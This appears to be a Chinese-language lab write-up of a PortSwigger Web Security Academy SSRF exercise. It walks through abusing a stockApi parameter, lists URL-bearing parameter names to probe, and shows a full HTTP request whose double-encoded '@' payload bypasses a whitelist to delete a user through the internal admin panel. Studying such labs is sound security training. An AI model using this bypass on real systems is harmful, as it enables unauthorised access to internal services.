

一，进去一个商品里面，有个check stock 按钮，在http history 看到该接口有个stockApi 这个参数


思路通常是从URL或者请求头关键字中寻找
share、wap、url、link、src、source、target、u、3g、display、sourceURL、imageURl、domain




二，将stockApi替换成127.0.0.1或localhost，看服务器正在解析url


继续将url改为http://username@stock.weliketoshop.net/，看服务器是否正常解析接受此url










四，尝试修改url为http://localhost/admin或者admin@stock.weliketoshop.net，成功看到admin的页面








五，在response里找到了对应的delete语句，直接请求，删除carlos成功




Request
Pretty
Raw
Hex
Hackvertor
1 POST /product/stock HTTP/2
2 Host: 0a1800ee03a216ac8121c15100e70011.web-security-academy.net
3 Cookie: session=lbtc8QD3DCUMuNfPM4yCMuexMpN9xkg8
4 Content-Length: 59
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138
Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
https://0a1800ee03a216ac8121c15100e70011.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a1800ee03a216ac8121c15100e70011.web-security-academy.net/
product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 stockApi=
http://localhost:80%2523@stock.weliketoshop.net/admin/delete?usern
ame=carlos
Response
Pretty
Raw
Hex
Render
Hackvertor
SSRF with whitelist-based input filter
LAB
Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | Admin panel | My account
User deleted successfully!
Users
wiener - Delete